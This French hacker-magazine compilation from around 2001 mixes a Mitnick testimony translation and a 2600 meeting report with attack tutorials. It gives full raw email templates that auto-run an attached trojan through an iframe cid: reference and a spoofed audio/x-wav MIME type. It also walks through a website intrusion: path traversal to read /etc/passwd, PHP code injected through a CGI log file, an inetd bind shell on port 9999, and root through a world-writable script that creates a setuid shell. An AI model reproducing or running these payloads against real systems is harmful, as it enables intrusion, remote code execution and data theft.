De plus, seul le site securiteam.com (excellent d'ailleurs) avait repris l'information, les autres grands sites comme securityfocus ou packetstorm restant muets. Pression de la part de qui-vous-savez pour minimiser l'affaire ? Toujours est-il qu'un célèbre site de news online titrait sur "un trou de sécurité mettant en jeu IIS, IE et Exchange panique la firme de Richmond", alors qu'au meme moment le trou 100 fois plus alarmant dont je vous parle avait été annoncé depuis plusieurs jours. Il est clair que de nombreuses machines un peu sensibles ont pu etre attaquées pendant cette période, et n'ont aucun moyen de s'en rendre compte après coup.

Comment se protéger des windows-hackers ?

Aller régulièrement sur le site de Microsoft pour installer les derniers patches et service packs, utiliser un antivirus à jour qui vérifie l'intégrité des e-mails que vous recevez, interdire l'exécution de javascript et des contenus ActiveX dans son browser et son logiciel de mail, ne jamais utiliser Internet Explorer ou Outlook, désactiver le partage windows (samba, netbios), installer si possible un firewall personnel comme Conseal ou un détecteur d'intrusions... et rester informé des dernières techniques utilisées par les pirates, car ces derniers ont toujours une longueur d'avance sur les contre-mesures existantes. Mais tout ceci est très lourd à gérer, difficile quand il y a un parc important d'ordinateurs et impossible pour la grande majorité des utilisateurs (qui ne comprennent généralement rien à ces subtilités informatiques). Quant à moi, j'ai préféré installer linux !



Windows 98, Me et 2000 rend 70% des ordinateurs ar n'importe quel newbie !

Comme vous le savez tous, il est possible d'envoyer un mail contenant un fichier attaché de type exécutable, par exemple un .exe ou .com, un script .vbs, ou encore un .bat (fichier batch de commandes DOS). En écrivant le mail en format HTML et en insérant le code ci-dessous dans le corps du mail, on demande au logiciel qui va lire le courrier d'ouvrir automatiquement le fichier attaché.

```
<iframe src=3Dcid:NOM_OBJET></iframe>
```

Ce dernier étant un exécutable, il sera...... exécuté, oui: le hacker peut ainsi installer un trojan pour contrôler l'ordinateur de la victime, ou – un peu moins subtil – lancer un fichier .bat contenant une commande comme "format c: /autotest"... !!!

Le mail tel qu'il est recu par le logiciel, en format brut, est :

```
Date: Thu, 31 June 2001 23:37:02 +0100
To: victime@lamer.ipt.aol.com
From: BigH4cker <BigH4cker@fbi.com>
Subject: executable inclus... [;-)]
X-Mailer: QUALCOMM Windows Eudora Version 6.9.3
Mime-Version: 1.0
Content-Type: multipart/mixed;
        boundary="=====================_179970898==_"

--=====================_179970898==_
Content-Type: text/html; charset="us-ascii"
<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<IFRAME SRC=3Dcid:TROJAN height=3D0 width=3D0></IFRAME>
<br>Hey, mate ce trojan !<br>
</BODY>
</HTML>

--=====================_179970898==_
Content-Type: application/octet-stream; name="TROJAN.EXE"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="TROJAN.EXE"
Content-ID: <TROJAN>

TVqQAAMAAAAEAAAA//AAAAgAAAAA4fug4AtAnNIbgBTM0hVGhp
(...)
cyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1AAAAA==
--=====================_179970898==_--
```

Bien entendu, en temps normal, un message d'avertissement apparaît demandant à l'utilisateur s'il veut vraiment lancer le programme joint au mail.
Mais cette protection peut être contournée en faisant croire que l'attachement n'est pas un programme exécutable mais un fichier d'un autre type, comme un fichier audio .wav. Il suffit donc de remplacer le type MIME du fichier par audio/x-wav au lieu de application/octet-stream, pour que le programme se lance automatiquement dès la lecture du mail ! En effet Windows, ou plutôt l'application associée au type MIME, va ensuite se baser sur les premiers octets du fichier pour déterminer son type et l'ouvrir en fonction de cela, et non sur le type MIME ou sur l'extension du fichier. A noter que ceci ne fonctionnera pas si Windows Media Player (qui est l'application associée aux .wav) est la version 7, mais si c'est votre cas vous n'êtes pas à l'abri pour autant : cette version possède un autre trou de sécurité, et surtout d'autres types mimes peuvent être également vulnérables (shockwave-flash...)

Pour envoyer un tel mail tueur, un pirate devra écrire son propre client de messagerie qui enverra les programmes attachés avec un type audio/x-wav au lieu du type habituel. Evidemment, ce programme un peu spécial donnera une fausse adresse mail d'origine, et fera passer la connexion avec le serveur mail par des proxies publics ou des machines déjà piratées, afin de cacher son adresse IP. Il peut aussi choisir d'envoyer le mail à la main en faisant un telnet sur un serveur sendmail (port 25), ou bien l'envoyer avec un logiciel normal mais en passant par un proxy local qui va changer à la volée les quelques octets à modifier. Bref il n'a que l'embarras du choix !

Une fois de plus, une fonctionnalité pas forcément utile de win$ décuple la portée du problème : si la victime n'utilise pas un logiciel de mail vulnérable, il reste la possibilité de l'inciter à aller sur une certaine page web où le pirate aura mis un lien vers un fichier hack.eml contenant le code du mail tueur en simple format texte. Internet Explorer interprétera un simple clic sur un lien vers un tel fichier comme une demande d'ouverture du mail correspondant. Le programme attaché au mail sera donc exécuté immédiatement ! Démonstration impressionnante sur http://www.kriptopolis.com/cua/eml.html Cliquez sur une image, et votre ordinateur affichera une fenêtre vous informant qu'il vient de créer le fichier C:\deleteme.txt sur votre disque dur...

Le code du mail une fois modifié est

```
Date: Thu, 31 June 2001 23:37:02 +0100
To: victime@lamer.ipt.aol.com
From: BigH4cker <BigH4cker@fbi.com>
Subject: executable inclus... [;-)]
X-Mailer: QUALCOMM Windows Eudora Version 6.9.3
Mime-Version: 1.0
Content-Type: multipart/mixed;
        boundary="=====================_179970898==_"

--=====================_179970898==_
Content-Type: text/html; charset="us-ascii"

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<IFRAME SRC=3Dcid:TROJAN height=3D0 width=3D0></IFRAME>
<br>GNAK GNAK, maintenant le trojan s'installe tout seul !<br>
</BODY>
</HTML>

--=====================_179970898==_
Content-Type: audio/x-wav; name="TROJAN.EXE"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="TROJAN.EXE"
Content-ID: <TROJAN>

TVqQAAMAAAAEAAAA//AAAAgAAAAA4fug4AtAnNIbgBTM0hVGhp
(...)
cyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1AAAAA==
--=====================_179970898==_--
```

La morale de l'histoire, c'est qu'il n'y a pas besoin de talents extraordinaires pour mener une attaque capable de contourner la majorité des dispositifs de sécurité qui peuvent être mis en place. Il ne s'agit pas vraiment d'un bug, mais plus d'un problème de conception de Windows qui décide du type de fichier en s'appuyant parfois sur son extension, parfois sur ses premiers octets, parfois sur le type MIME... La complexité de ce système d'exploitation, qui met en relation de nombreux composants pour une plus grande convivialité (liens OLE, objets ActiveX ...), le rend vulnérable. La sécurité n'est perçue que sous la forme de patches censés résoudre les problèmes quand ils sont publiés. Mais combien de failles restent à trouver, et combien sont actuellement connues et exploitées uniquement par des individus ou des organisations souterraines ?

Un des objectifs de mes articles est de "décrypter" pour vous le jargon des experts en sécurité, dont les rapports sont disponibles sur des sites spécialisés, pour montrer la vraie portée des menaces et des méthodes utilisées actuellement par les pirates du monde entier. Ces informations ne sont pas assez divulguées (pourquoi ? c'est moins médiatique ?), on parle beaucoup des virus alors que les dégâts dus à un pirate mal intentionné peuvent être beaucoup plus pernicieux, bien que plus rares. J'espère pouvoir ainsi tordre le cou à de fausses idées comme "on ne peut pas attraper un virus par mail si on ne clique pas sur un attachement et si on a désactivé le scripting", ou encore "j'utilise un firewall qui interdit tous les ports, je ne peux donc pas me faire pirater". Attention donc, je ne prône pas le piratage, et je préviens les inconscients qui s'y intéresseraient dans un but "non pur" qu'ils risquent gros, et que même les pros comme Kevin Mitnick finissent en taule un jour ou l'autre...
Le concept d'hacktivisme est tout de même intéressant, c'est-à-dire le "hack moral" contre des sociétés ou des organisations qui le méritent bien (un site illégal pro-nazi pourrait rentrer dans cette catégorie). Mais il faut faire preuve de beaucoup de discernement... et comment éviter l'anarchie et une justice trop expéditive ? Ce concept est encore jeune et a besoin de trouver des garde-fous, mais on en parle de plus en plus...

La sécurité informatique est un domaine qui intéresse tout le monde, car chacun pourrait être un jour la victime d'un hack, de la part d'un ex-ami, d'un concurrent, ou pire... Voila pourquoi il faut en parler, si le grand public se désintéresse de la question les ordinateurs de chacun seront ouverts à tous les vents, et seules les grosses compagnies pourront se payer des experts pour sécuriser leurs systèmes. On voit vite se profiler le spectre de Big Brother... Un Big Brother non officiel, caché, mais présent tout de même, qui aurait la possibilité d'accéder aux informations les plus intimes concernant les personnes. Bientôt tout le monde vivra une partie de sa vie virtuellement, sur Internet. Les e-mails, les journaux intimes, le télétravail, tout passe et passera de plus en plus par l'informatique et les réseaux. Alors, si certaines personnes – nous tous - savent ouvrir les yeux et oser pointer du doigt ce que les autres veulent ignorer, peut-être pourra-t-on conserver cette petite part de liberté et d'intimité qu'on nous grignote chaque jour un peu plus.

FoZzy`



" Je m'appelle Kevin Mitnick. Je m'adresse à vous aujourd'hui ... "

Pour la première fois en français, voici le texte intégral du témoignage de Kevin Mitnick devant le Comité des Affaires Gouvernementales du sénat Américain. Ce témoignange en forme de discours, prononcé par Mitnick le 02 mars 2000, demeure un document fondamental de la Hackhethik Attitude.

A connaître absolument. (traduit de l'américain par NIVO)

" Honorable Président Thompson, messieurs les sénateurs distingués et Membres du comité :

Je m'appelle Kevin Mitnick. Je m'adresse à vous aujourd'hui pour parler de vos efforts pour créer une législation afin d'assurer la sécurité et l'efficacité des systèmes d'information appartenant et opérant pour le gouvernement fédéral.

Je suis un autodidacte. Mon passe temps en tant qu'adolescent était d'étudier les méthodes, les tactiques et les stratégies utilisés pour contourner la sécurité informatique, et apprendre le fonctionnement des systèmes informatiques et de télécommunications.
En 1985,j'ai reçu avec les félicitations un diplôme sur les programmations et les systèmes informatiques d'une université technique de Los Angeles, Californie, pour poursuivre avec succès un projet post-universitaire portant sur les applications à haute sécurité fonctionnant sur un système d'exploitation informatique. Ce projet post-universitaire était l'un des tout premiers exemples du "recrutement du Hacker : " les administrateurs de la faculté s'étaient rendu compte que je piratais leurs ordinateurs sans qu'ils puissent faire quoi que ce soit, ainsi ils m'ont demandé de créer une sécurité pour éviter un accès non-autorisé par d'autres.

J'ai 20 ans d'expérience dans le détournement des systèmes informatiques, et revendique avoir compromis tous les systèmes avec un accès non autorisé que j'ai visés. J'ai 2 ans d'expérience en tant que détective privé, et mes responsabilités étaient de localiser les personnes et leur capacité à utiliser les techniques de Social engineering.

Mes expériences et le succès que j'ai à entrer et à obtenir une information des systèmes informatiques attira l'opinion publique quand j'ai obtenu les manuel pour le COSMOS (Computer Systems for Mainframe Operations) utilisés par Pacific Bell.

10 ans après, le roman "cyberpunk ", publié en 1991, se voulait être la "vraie " pratique de mes actions qui ensuit à mon arrestation en 1988 d'une inculpation fédérale. Un des auteurs du roman a écrit des faits similaires fictifs à mon sujet pour le New York Times, pour en faire la couverture du 4 juillet 1994. Toute cette histoire fictive m'a catalogué sans raison, sans justification ni preuve comme "le cybercriminel le plus recherché du monde ". Par la suite, les rapports médiatiques ont dénaturé cette revendication en une fausse pour me proclamer faisant partie d'être le premier pirate dans la liste noire du FBI "des 10 les plus recherchés ". Cette fausse exagération a été répétée récemment lors de mon apparition dans l'émission de CNN " Burden of Proof " du 10 février 2000.Michael White, de " l'Associated Press ", a enquêté auprès du FBI sur cette affaire, et les représentants du FBI ont nié m'avoir inclus dans leur liste noire.

J'ai pu accéder sans autorisation dans les systèmes informatiques des plus grandes entreprises de la planète, et pénétrer dans les ordinateurs dont la résistance au piratage est la plus développée. J'ai utilisé les moyens techniques et non-techniques pour obtenir le code source de plusieurs formes de télécommunication existant pour étudier les faiblesses et le fonctionnement interne des machines.

Après mon arrestation en 1995,j'ai été détenu sans aucun procès, sans autorisation de caution et sans même vérifier les preuves contre moi, qui sont des circonstances sans précédent aux USA d'après les recherches faites par mon équipe de défense. En mars 1999 j'ai plaidé coupable pour fraude informatique et téléphonique.j'ai été condamné à 68 mois en prison fédérale avec 3 années de liberté surveillée.

Les conditions de la liberté surveillée qui m'ont été imposées ont été les plus restreintes jamais imposées sur un détenu de la cour fédérale aux USA, toujours selon les recherches de mon équipe de défense. Les conditions de la liberté surveillée incluaient, et non limité à, une interdiction formelle de possession ou d'usage, quelles qu'en soient les raisons, de ce qui s'en suit : téléphones cellulaires, ordinateur, ou n'importe quel logiciel informatique, périphérique ou assistant personnel, modems, tout ce qui puisse permettre l'accès à tout réseau informatique, et n'importe quel autre équipement électronique disponible ou de technologie plus avancé et pouvant être converti d'une façon permettant, ou possédant déjà la capacité, d'accéder à un système informatique, un réseau informatique ou de télécommunication.

Pour ajouter à ces extraordinaires conditions, je n'ai pas le droit d'agir en tant que consultant ou conseiller pour un particulier ou pour une boîte engagés dans toute activité reliée à l'informatique. Je ne puis aussi accéder à aucune forme d'informatique, que ce soit des réseaux ou tout autre moyen de communication sans-fil seul ou par le biais d'un tiers personne.

J'ai été relâché de la prison fédérale le 21 janvier 2000, il y a tout juste 6 semaines. J'ai purgé 59 mois et 7 jours, après avoir réduit de 180 jours ma détention pour bonne conduite. J'ai maintenant le droit d'avoir une ligne téléphonique fixe "

Kevin Mitnick

la partie technique de ce document, dans laquelel Kevin explique dans le détail les méthodes d'intrusion qui l'ont conduit en prison , sera publiée intégralement dans le prochain manuel d'HAckerz Voice, disponible dès le 6 août.



Le 2600 français, version revival, s'est réuni en douce à Paris. Hackerz Voice y était, raconte, et s'entretient avec l'initiateur du groupe

Vendredi 6 avril, 18 heures, place d'Italie

C'est devant le cinéma Gaumont que les participants au 2600 se donnent rendez-vous. Pour être honnête, il y a tellement de monde dans ce carré de béton qu'il est difficile de différencier, les amoureux du cinéma, la police et les passionnés informatiques. Il faudra attendre 5 minutes pour voir petit à petit des personnes se regrouper, se parler. Ca y est le contact est pris, il est clair que les participants ne se connaissent pas, sauf par le web.

L'organisation 2600 France est un regroupement non officiel underground de cybernautes ou d'informaticiens passionnés par la sécurité des systèmes informatiques Le but de l'organisation est d'une part de partager des connaissances dans ce domaine au sein du meeting public et ouvert à toutes personnes intéresées qui a lieu le 1er vendredi de chaque mois sur Paris comme veut la coutume des meetings 2600 dans le monde entier. D'autre part, de rechercher et de solutionner des failles de sécurité, de créer et de tester, des logiciels informatiques au sein du 2600 labs. L'organisation agit pour le bien de la communauté planétaire en faisant prendre conscience des dangers que comportent les réseaux informatiques.

18 heures 15

Nous sommes une vingtaine de personnes. Moyenne d'âge 23 ans. On se demande qui est l'organisateur du 2600. Personne ne le sait, le mystère doit rester. Alors motus et bouche cousue. On se décide à bouger. Les participants ne sont pas paranos mais l'un d'entre eux à repérer une petite dame s'approchant du groupe toutes les minutes, en alternance avec un homme plutôt bon chic bon genre. Y aurait-il dans le groupe des personnes qui se reprocheraient des choses ?

18 heures 20

Nous voilà tous attablés au sous-sol du Mac Donald du quartier. On ne perd pas les bonnes habitudes. Ce restaurant a dû recevoir les plus imaginatifs des informaticiens. Le premier meeting du nom y venait déjà bosser ses amateurs de sécurité informatique. L'ambiance détendue, tourne en véritable exposé. On y parlera cartes bancaires, modem dans les feux rouges et bien sur de virus. Les ordinateurs portables jaillissent, les démonstrations ne tardent pas à suivre.

HES

Entretien avec celui qui, dans l'ombre pour l'instant, veut relancer le meeting du 2600 en France. NB : Relancer ne veut pas dire diriger car le 2600 n'a pas de chef, pas de groupe attitré.

HV : Tu as voulu relancer le 2600, pourquoi ?

- Refaire naître un club de rencontre de spécialiste de la sécurité et de l'informatique ayant pour but de trouver des techniques, des protections. Mais pas d'enfreindre la loi.

HV : Il va y a de tout et du n'importe quoi, vous faites un trie ?
- Nous allons accepter tous le monde du moment qu'il y a une vraie motivation. N'importe quel niveau sera accepté. De toute façon, il n'y a pas de responsable visible, donc...

HV : Motivé par quoi ?
- Motivé par l'envie d'apprendre plus et mieux.

HV : Ca va être difficile de contrôler. La limite se trouve ou ?
- Je sais ça va être très difficile a gérer. On va faire ça dans une discrétion plus importante.

HV : Ca a le goût du CCC, ça a la couleur du CCC, mais ce n'est pas le CCC ? Tu n'as pas peur d'être récupéré comme le CCC ?
- Ca va être compliqué gérer. Il faudra aussi se limiter dans le strict cadre de la loi pour en pas avoir de problème avec la justice par la suite.

Piratage live : comment les pirates parviennent à "DEFACER" des sites web avec PERL ET PHP

Mais comment font-ils pour modifier aussi facilement les pages web sur Internet ? Les captures d'écran de nombreux "défacements" de sites francais sont disponibles sur le musée des sites piratés de zataz.com. Ces attaques, pas très discrètes, permettent parfois aux hackers de diffuser leurs idées, mais hélas le plus souvent leur seul but est de mettre leurs pseudos pour une gloire ephémère. Pour ce faire deux types d'attaques sont utilisés. Le but est de gagner des droits en écriture sur le fichier index.html du serveur, pour le modifier.

Première méthode, l'exploitation d'un ou plusieurs bugs d'un serveur tournant sur la machine visée, via des "exploits", permet de lancer des commandes sur la machine avec l'identité de root, le super-utilisateur, et donc de modifier tout le site. Mais si le site est correctement patché les chances d'obtenir un root à distance de cette manière sont faibles.

Deuxième méthode, la seule capable de passer outre un firewall : le pirate travaille uniquement sur l'acces http sur le port 80 (forcément autorisé par le firewall), et utilise les erreurs de configuration du serveur web, les failles des scripts cgi, des Server Side Include et de php.
Remarquez qu'en ce moment les nombreuses failles du serveur web de Microsoft font la joie des scripts-kiddies à la recherche d'un hack facile !

Voici la description garantie 100% authentique du defacage d'un site web, que j'ai mené en quelques heures pour un pote qui voulait tester sa soi-disant sécurité. Cet article sera utile aux administrateurs soucieux de leur sécurité et aux programmeurs de scripts perl, et montre que la sécurité globale d'un site peut etre détruite si un seul utilisateur met en place un script cgi vulnérable. Surveillez vos arrières, sinon un jour votre belle page se trouvera toute barbouillée !

Première étape, un scan de www.monsite.fr avec nmap me montre qu'un firewall filtre les accès depuis Internet, n'autorisant que le ssh et le web. J'apprends en faisant un petit "telnet www.monsite.fr 80" et en tapant "HEAD / HTTP/1.0" que c'est un serveur apache qui tourne sur une distribution redhat de linux, avec le module PHP4. Pas de failles de sécurité connues. C'est donc parti pour la deuxième méthode, je vais sur la page web des inscriptions du site, où on me demande de remplir une "form", constituée de champs nom, prénom, adresse, etc... L'affichage du source de cette page me donne des renseignements très intéressants.

Tout d'abord, quand on clique sur le bouton "OK" les données sont envoyées par la méthode POST à un script appelé inscriptions .cgi. Les scripts cgi sont des programmes exécutables destinés à être appelés par le serveur web, par exemple dans ce cas pour envoyer un mail prévenant de l'inscription. Ils sont souvent stockés dans le repertoire /cgi-bin du serveur. Ils peuvent être écrits en n'importe quel langage, mais le plus répandu est le perl. Il y a de même les scripts asp sous windows. Leur problème est qu'ils sont exécutés sur la machine distante, avec les droits d'un utilisateur normal, appelé par exemple "nobody". Si le script perl ne vérifie pas que les paramètres que je lui fournis sont corrects, il y a moyen d'en profiter pour exécuter n'importe quelle commande !

J'ai donc recopié la partie du code html appelant le script cgi sur mon disque dur (pour pouvoir le modifier), en remplaçant l'appel au script par l'url complète où le trouver :

```
<FORM
ACTION=http://www.monsite.fr/cgi-bin/inscriptions.cgi method="post">
<input name=logfile type=hidden
value=inscrip.log>
<input name=mailto type=hidden
value=inscrip@monsite.fr>
<input name=confirm type=hidden
value=confirmation.txt>
<input name=subject type=hidden
value="Inscriptions">
<FONT face="arial","courrier"
size=2><FONT COLOR="black"><img
src=ret.gif width=5
height=1>Nom</FONT></font><BR>
<img src=ret.gif width=10 height=1><input
TYPE="text" NAME="nom" SIZE=30
MAXLENGTH=30 VALUE="">
(...)
```

Ho ho, intéressant ca, des champs cachés donnent l'adresse où on envoie le mail, le nom d'un fichier de log, et le nom d'un fichier de confirmation, contenant certainement le texte que l'on reçoit par mail : "merci, votre demande va etre traitée..".

Suite page suivante



Teknik de DEFACAGE avec PERL ET PHP (suite de la page précédente

> "Et oui, c'est aussi simple que cela ! Je peux maintenant me connecter en telnet sur le site, avec l'identité de www sans avoir à fournir de mot de passe"

Mais d'abord, j'ai essayé les failles classiques. Le script étant probablement en perl, il appelle certainement la commande open() pour lire et écrire les fichiers log et confirm, et pour envoyer le mail. Par exemple, si la commande est open(MAIL, "| sendmail $mailto"), en mettant dans la variable mailto la valeur "toto@rien.fr ; ls" la commande deviendra "sendmail toto@rien.fr ; ls" ce qui enverra le mail mais exécutera aussi la commande "ls" aussitôt après. Voir les références pour une description complète de ce type de failles, mais ce n'est pas ce qui a fonctionné ici.

Je me suis donc rabattu sur le champ "confirm" : il ne comportait pas d'indication de path, on peut donc penser que le path était rajouté par le script lui-même, par exemple /www/site/cgi-bin/confirmation.txt. Mais si je donne comme nom de fichier ../../../etc/passwd... Oui, victoire, le texte contenu dans le mail de confirmation que je reçois est bien le contenu du fichier de mot de passe ! En effet /www/site/cgi-bin/../../../etc/passwd correspond au fichier /etc/passwd, car le ".." fait revenir en arrière dans l'arborescence des répertoires.
Ca ne m'aide pas beaucoup, car les shadow passwords sont activés, mais ca me permet de lire tous les fichiers et en particulier le code source de inscriptions.cgi. C'est bien un script perl, mais les failles classiques vues au-dessus ne pouvaient pas fonctionner car les fichiers sont toujours ouverts avec une indication de lecture ou d'écriture par un signe inférieur ou supérieur: open(FICHIER, ">$nom"). Et la commande pour envoyer le mail est open(MAIL, "sendmail -t"). Grave erreur cependant, le programmeur faisait confiance aux données venant des champs cachés de la page web... Il n'y avait donc aucune vérification, que ce soit sur le nom du fichier de confirmation ou sur le nom du fichier de log.

Tiens tiens, d'ailleurs ce fichier inscrip.log, que contient-il ? Je regarde et je vois, comme prévu, tous les champs nom, prénom, etc.... que je fournis. En remplacant inscrip.log par ../index.html, je peux donc écrire sur ce fichier, l'affaire est dans le sac !? Non, pas si vite, le script tourne avec les droits de l'utilisateur www (comme je l'ai su par la suite), il ne peut donc pas écrire dans un fichier possédé par un autre utilisateur, ce qui etait le cas. En plus, le fichier de log créé a un formatage spécial rajoute par le script, pas très adapté à une page html... Par contre, le répertoire cgi-bin doit appartenir à l'utilisateur www, puisque c'est la-dedans que le fichier de log est créé. Tiens, d'ailleurs, cela veut dire que je peux y accéder depuis mon navigateur préféré ! Et oui, l'adresse http://www.monsite.fr/cgi-bin/inscrip.log m'affiche le log de toutes les personnes qui se sont inscrites... Quelle erreur de placer un tel fichier à cet endroit !

Bon, c'est maintenant qu'il faut se souvenir du début. PHP est activé sur ce serveur... Un coup d'oeil au fichier de configuration d'apache m'informe que tous les fichiers ayant une extension .html seront d'abord parsé par le module php avant d'etre envoyés. C'est-à-dire que si la page html demandée contient une commande php du type <?phpinfo()?>, elle sera exécutée sur la machine locale par le module php.

La solution est alors simple : j'ai remplacé "inscrip.log" par "test.html", et dans le champ adresse j'ai écrit la commande : <?system("whereis inetd");?>. Ensuite, je vais avec mon browser a l'adresse http://www.monsite.fr/cgi-bin/test.html. Et la, surprise, ca fonctionne nickel, voila ce que j'obtiens :
|||inetd: /usr/sbin/inetd /etc/inetd.conf /usr/share/man/man8/inetd.8.gz ||Wed Jun 13 00:57:26 2001|

Je peux donc exécuter des commandes !! Mais comment simplifier tout ca ? En ouvrant un shell grâce à inetd sur un port élevé :

```
<?system("echo 9999 stream tcp nowait www /bin/sh -i > /tmp/conf");?>
<?system("/usr/sbin/inetd /tmp/conf");?>
```

Et oui, c'est aussi simple que cela ! Je peux maintenant me connecter en telnet sur le site, avec l'identité de www, sans avoir à fournir de mot de passe. (Quand une connexion est réalisée sur le port 9999, le demon inetd va lancer le programme spécifié pour gérer la connexion, ici le shell interactif "/bin/sh -i").

```
telnet www.monsite.fr 9999
ls /;
bin
boot
dev
etc
(...)

id;
uid=25(www) gid=25(www)
groups=25(www)

cd /root;
ls -la
total 147
drwxr-xr-x   6 nobody  root     1024 Jun 12 22:35 .
drwxr-xr-x  20 root    root     1024 Jun 11 15:27 ..
-rw-------   1 root    root     7862 Jun 12 22:37 .bash_history
-rw-r--r--   1 root    root      292 May 18  1999 .profile
drwxr-xr-x   2 root    root     1024 May 18  1999 .ssh
(...)

lastlog |grep root;
root                    **Never logged in**
```

Quoi, root ne s'est jamais loggé alors que son .bash_history date du jour même ?

```
last |head;
macaroni ftpd9546   Wed Jun 13 00:04 - 00:11  (00:06)
nico     pts/1      Tue Jun 12 22:33 - 22:37  (00:03)
(...)
```

Voila, on a trouvé l'admin, c'est mon pote nico qui a fait un "su root" une fois connecté.

```
cd ~nico;

ls -la;
(...)
-rwxrwxrwx   1 nico  nico   1272 Jan 18 2000 addcool
(...)
cat addcool | head -n 1;
#!/bin/sh
```

Quel blaireau, vraiment ! addcool est un script shell sur lequel tout le monde peut écrire ! Et bien sur, comme il sert à ajouter des users, il le lance en étant root... Pas besoin de se casser la tete, il ne me restait plus qu'à modifier le script pour créer un shell setuid dans un répertoire ("cp /bin/sh /usr/bin/sh; chmod u+s /usr/bin/sh". Quand on lance programme setuid, on obtient l'identité de l'utilisateur qui possède le prog, ici root.) Quelques jours après, je me connecte et je lance /usr/bin/sh... oui, ca y est, je suis root ! Donc je peux modifier sa page web... mais je ne le fais pas et je lui passe un petit coup de fil.

Voilà, vous savez maintenant ce qu'il vous reste à faire pour protéger votre site ! Les scripts cgi doivent être utilisés avec beaucoup de précautions, surtout ceux que l'on trouve sur Internet et qui ne sont pas forcement bien conçus. Petit message aux pirates qui défacent des sites comme cela : envoyez plutôt un mail à l'administrateur pour le prévenir du problème, ce sera plus constructif qu'un défacement facile et inutile qui va vivre quelques heures grand maximum, et va faire perdre un temps fou à un pov' stagiaire qu'avait rien demandé pour vérifier l'intégrité du système... (c'est du vécu ! ;-) De toute façon, il faut tester ce genre de choses sur les sites de potes qui sont au courant : allez expliquer au juge que vous auriez prévenu l'administrateur si vous aviez abouti dans votre tentative de hack...

Références :

L'article sur les failles des scripts cgi de linux mag.
L'article du phrack 55 sur le même thème.
Le texte de __2 sur le hack de madchat, dispo sur ouah.

FozZy



Les 3 et 1 façons de se connecter sur un hôte distant

Depuis peu, je me suis vraiment intéressé à la connexion sur un hôte et ceci avec ou sans son consentement

Cette fois-ci, nous allons plutôt aborder les réseaux avec leurs protocoles que de parler de Linux, enfin ce n'est pas vrai puisque Linux va jouer un rôle très important dans la mise en pied de nos tentatives de connections.

Nous allons parler de plusieurs protocoles: Telnet, FTP (File Transfert Protocol) puis des commandes r- et SSH (Secure Shell)

Depuis peu, je me suis vraiment intéressé à la connection sur un hôte et ceci avec ou sans son consentement. Comme je discutais avec un pote qui a l'ADSL, là je tente une connection telnet, je réussis à prendre deux IP, la première me refuse la connection (quoi de plus normal) mais la deuxième me log.
Je sais pas trop dans quoi je suis, un menu commence à s'afficher:
NETOPIA xxxxx CONFIGURATION
J'étais connecté sur son routeur ! Et là des dizaines de menu, je pouvais installer des filtres, créer des comptes, en supprimer, je pouvais voir à quel heure le routeur avait reçu tels et tels paquets, pourquoi certains avaient été victimes de collisions... c'est alors que j'arrive à un menu beaucoup plus alléchant, la capacité de me connecter à tous les ordinateurs du LAN (Local Area Network, le réseau local théoriquement inaccessible depuis internet), j'avais auparavant remarqué que les ordinateurs possédait le protocole Appletalk (qui est spécifique à Mac...) tous ces renseignements intriguaient mon hôte, je pouvais vraiment tout faire, je pouvais reconfigurer le routeur de A à Z (donc déjà pour remédier à ce type d'intrusion veuillez mettre SVP un mot de passe et un nom d'utilisateur), donc je pouvais via le routeur me connecter sur n'importe quel ordinateur du LAN avec Telnet, FTP...

TELNET:

Ligne de commande pour Telnet:

```
telnet [options] nom_machine port
```

Options :
-d : Mise en route du débogage du terminal
-a : Tente une connexion automatique
-n NoFxtrace : Active le mode trace et enregistre les données suivies dans le fichier NoFxtrace
-l Prof: Envoie le nom d'utilisateur "Prof" au système distant pour la connection automatique
port : Indique le N° du port auquel se connecter sur l'hôte,dans le cas où on ne spécifie pas de port, telnet se connecte sur le port 23 (par defaut)

Vous pouvez au préalable scanner votre hôte pour détecter les ports non surveillés et libres. L'intérêt de telnet par rapport à rsh ou ssh, c'est qu'il établit une simple communication bidirectionnelle tcp sur un port quelconque. Il permet donc d'echanger des données avec n'importe quel serveur fonctionnant par commmandes en mode texte, comme le serveur ftp (port 21), le serveur web (port 80), ou le trojan du HZV4 (port 777). Dans le cas particulier où on se connecte sur le port 23, c'est le serveur telnetd (d pour daemon, ou serveur) qui répond, et qui donne accès à un shell.

Donc ben sous Linu$x ouvrez un Terminal
[root@localhost /root]#
Puis tapez Telnet
[root@localhost /root]# telnet

Ensuite :
Telnet> open 127.0.0.1 par exemple

Vous pouvez tapez aussi une fois sous telnet :
info

FTP

FTP a le même profil que Telnet, il faut connaître en général un mot de passe et un nom d'utilisateur. Ce client unix permet de se connecter sur un serveur de fichiers ftp.
Comme pour Telnet je vais vous donner les commandes FTP (attention tous les serveurs ne prennent pas en charge toutes les commandes.)

Ligne de commande FTP (linux):
ftp [options] nom_machine

! : Direction vers le shell local
$ nom_macro : Exécution d'une macro
open nom_machine [port] : se connecte au serveur
user nom_user motdepasse : authentifie, souvent user=anonymous pass=toto@
account motdepasse : Envoie un password supplementaire au serveur/hôte distant
append nom_fic1 nom_fic2 : Joint un fichier local a un fichier distant
ascii : Selectionne le mode ASCII pour des transferts de fichiers
bell : Cloche, émet un signal sonore quand le transfert est terminé
binary : Pareil que pour aski mais en binaire
bye : ...
case : Fait basculer les mappage des noms de fichiers de mget en capitales ou en bas de casse
cd : accède au répertoire
lcd : pareil mais en local
cdup : accède au répertoire parent
chmod : Modifie les droits d'accès des fichiers distants
close : ...
cr : Alterne le type du retour chariot (les programmeurs savent ce que c'est =) lors de la réception d'un fichier ASKI (CR ou CR/LF)
delete : ...
debug : ...
dir : ...
disconnect : ...
exit : ...
form : définit le format du transfert de fichier
get : prend un ficher sur l'hôte =)
put : le contraire, uploade un fichier
ls : équivalent de dir
macdef : très pratique,définit une macro
mdelete : supprime plusieurs fichiers
mget : recupere plusieurs fichiers, ex : mget *.*
mkdir : créer un répertoire
rstatus : Affiche l'état de l'ordinateur distant
rename : ...
rmdir : supprime un rep
size : affiche la taille du fichier distant

Pour une connection FTP suivre la même démarche que pour TELNET en remplaçant TELNET par FTP

RES COMMANDES R- :

rlogin, rsh, rcp vous devez connaitre non ? Ben c'est le moment ou jamais !
